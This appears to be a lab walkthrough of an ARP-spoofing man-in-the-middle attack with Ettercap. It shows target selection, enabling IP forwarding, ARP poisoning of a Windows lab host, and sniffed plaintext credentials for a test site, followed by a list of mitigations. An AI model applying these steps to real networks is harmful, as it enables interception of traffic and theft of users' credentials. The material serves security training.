
➤ HERE WE CAN OBSERVE THE USER NAME AND THE PASSWORD IN THE PLAIN TEXT THAT HAS BEEN SUBMITTED BY THE TARGET

ETTERCAP:

Ettercap is commonly used for ARP spoofing, which is a type of man-in-the-middle attack. ARP spoofing involves sending fake Address Resolution Protocol (ARP) messages on a local area network. The goal is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing network traffic to be sent to the attacker instead of the legitimate destination.



➤ TO VIEW THE LIVE HOSTS IN THE NETWORK:



➤ ADDING THE WINDOWS MACHINE AS TARGET:

The screenshot shows the Ettercap interface with the "Host List" tab selected. A table displays network hosts with columns for IP Address, MAC Address, and Description. One host, 192.168.16.131, is highlighted in blue. A context menu is open over this host, showing options: "Add to Target 1", "Add to Target 2", and "Delete host". Below the table, there are buttons for "Delete Host", "Add to Target 1", and "Add to Target 2". At the bottom, a status message reads: "28230 mac vendor fingerprint", "1766 tcp OS fingerprint", "2182 known services", "Lua: no scripts were specified, not starting up!", and "Starting Unified sniffing...".

The screenshot shows the Ettercap interface with the "Targets" tab selected. It is divided into two sections: "Target 1" and "Target 2". In the "Target 1" section, the host 192.168.16.131 is listed. Below the sections are buttons for "Delete" and "Add". At the bottom, a status message reads: "1766 tcp OS fingerprint", "2182 known services", "Lua: no scripts were specified, not starting up!", and "Starting Unified sniffing...". A message at the very bottom states: "Host 192.168.16.131 added to TARGET1".

➤ ENABLING IP FORWARDING

```

root@kali:~#
$ cat /proc/sys/net/ipv4/ip_forward
0

[kali㉿kali] ~
$ sudo su
[sudo] password for kali:
[root@kali] /home/kali
# echo 1 > /proc/sys/net/ipv4/ip_forward
[root@kali] /home/kali
# 

```

➤ PERFORMING ARP SPOOFING ON WINDOWS MACHINE

Host List Targets

Target 1 192.168.16.131

Target 2

MITM

- ARP poisoning...
- NDP poisoning
- ICMP redirect...
- Port stealing...
- DHCP spoofing...
- Stop MITM attack(s)
- SSL Intercept

Delete Add

Host 192.168.16.131 added to TARGET1

Host 192.168.16.131 added to TARGET1

Cancel MITM Attack: ARP Poisoning OK

Optional parameters

Sniff remote connections.

Only poison one-way.

Host 192.168.16.131 added to TARGET1

➤ OPEN THE TARGET AND OPEN ANY WEBSITE AND PROVIDE THE USER CREDENTIALS

➤ NOW COME BACK TO ATTACKERS MACHINE.

➤ WE CAN SEE THE CREDENTIALS IN THE PLAIN TEXT THAT HAS BEEN PROVIDED BY THE TARGET USER

➤ ETTERCAP TERMINAL :

```

Listening on:
  eth0 -> 00:0C:29:CA:5C:C9
    192.168.16.133/255.255.255.0
    fe80::4376:b109:2e24:7359/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Host 192.168.16.131 added to TARGET1

ARP poisoning victims:

  GROUP 1 : 192.168.16.131 00:0C:29:5D:78:EE

  GROUP 2 : ANY (all the hosts in the list)
DHCP: [192.168.16.135] ACK : 0.0.0.0 255.255.255.0 GW 192.168.16.1 DNS 192.168.16.1 "localdomain"
DHCP: [192.168.16.135] ACK : 0.0.0.0 255.255.255.0 GW 192.168.16.1 DNS 192.168.16.1 "localdomain"
HTTP : 44.228.249.3:80 -> USER: kali PASS: kali INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=kali&pass=kali
|
```

Mitigation techniques:

- Use ARP Spoofing Detection Tools.
- Configure Static ARP Entries.
- Enable Port Security on Network Switches.
- Implement Network Segmentation.
- Use DHCP Snooping to Validate DHCP Messages.
- Deploy Dynamic ARP Inspection (DAI).
- Utilize VLANs to Isolate Network Segments.
- Encrypt Network Traffic with Protocols like WPA2/WPA3.
- Regularly Monitor Network Activity for Anomalies.
- Provide Security Awareness Training for Users.